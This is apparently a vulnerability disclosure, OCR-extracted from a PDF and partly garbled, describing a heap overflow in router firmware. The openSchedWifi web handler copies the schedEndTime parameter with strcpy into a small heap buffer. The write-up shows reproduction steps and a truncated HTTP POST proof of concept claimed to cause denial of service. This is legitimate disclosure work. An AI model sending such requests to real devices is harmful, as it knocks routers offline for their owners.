

```
switch_day[4] = 1;
25
    switch day[5] = 1;
26
    switch_day[6] = 1;
27
                         ebsGetVar(wp, "schedWifiEnable", "1");
    sched_wifi_enable =
28
    sched_start_time websGetVar(wp, "schedStartTime", byte_519DA0);
29
    sched_end_time = websGetVar(wp, "schedEndTime", byte_519DA0);
    timeType = websGetVar(wp, "timeType", "0");
31
32 day = websGetVar(wp, "day", "1,1,1,1,1,1,1");
33 i = 0;
```

```
else
57
58
59
       printf("%s\n%s\n", ali val[0], ali val[1]);
60
       if ( check_conflict(ali_val[0], ali_val[1]) && enable )
61
62
         free(wlan switch);
63
        errCode = 2;
                                    enable should be 0
64
       }
65
       else
66
67
        SetValue("nkgw.wlan.offtime.list1", ali_val);
         SetValue("nkgw.wlan.ontime.list1", ali_val[1]);
68
69
         if ( wlan switch )
70
          wlan_switch->switch_state = atoi(wifi_enable) != 0;
71
          wlan_switch->scheduler_state = atoi(sched_wifi_enable) != 0;
72
73
           strcpy(wlan switch->begin time, sched start time);
74
          strcpy(wlan_switch->end_time, sched_end_time);
75
           tor ( 1 = 0; 1 < /; ++1 )
           wlan_switch->repeats[i] = switch_day[i] != 0;
76
77
           set_wlan_switch_state(wlan_switch, 0);
78
          free(wlan_switch);
79
          errCode = 0;
80
48
    SetValue("sys.sched.wifi.timeType", timeType);
49
     wlan_switch = (wlan_switch_state *)malloc(0x19u);
50 enable = atoi(sched_wifi_enable);
```


User control pointer parameter *sched_end_time* in web requesting; *wlan_switch* is an array on the heap, and using <code>strcpy</code> to copy *sched_end_time* to *wlan_switch* without length limit will cause heap overflow.

POC and repetition

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.23.133
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp, Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=byn5gk
Connection: close
Content-Length: 265
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

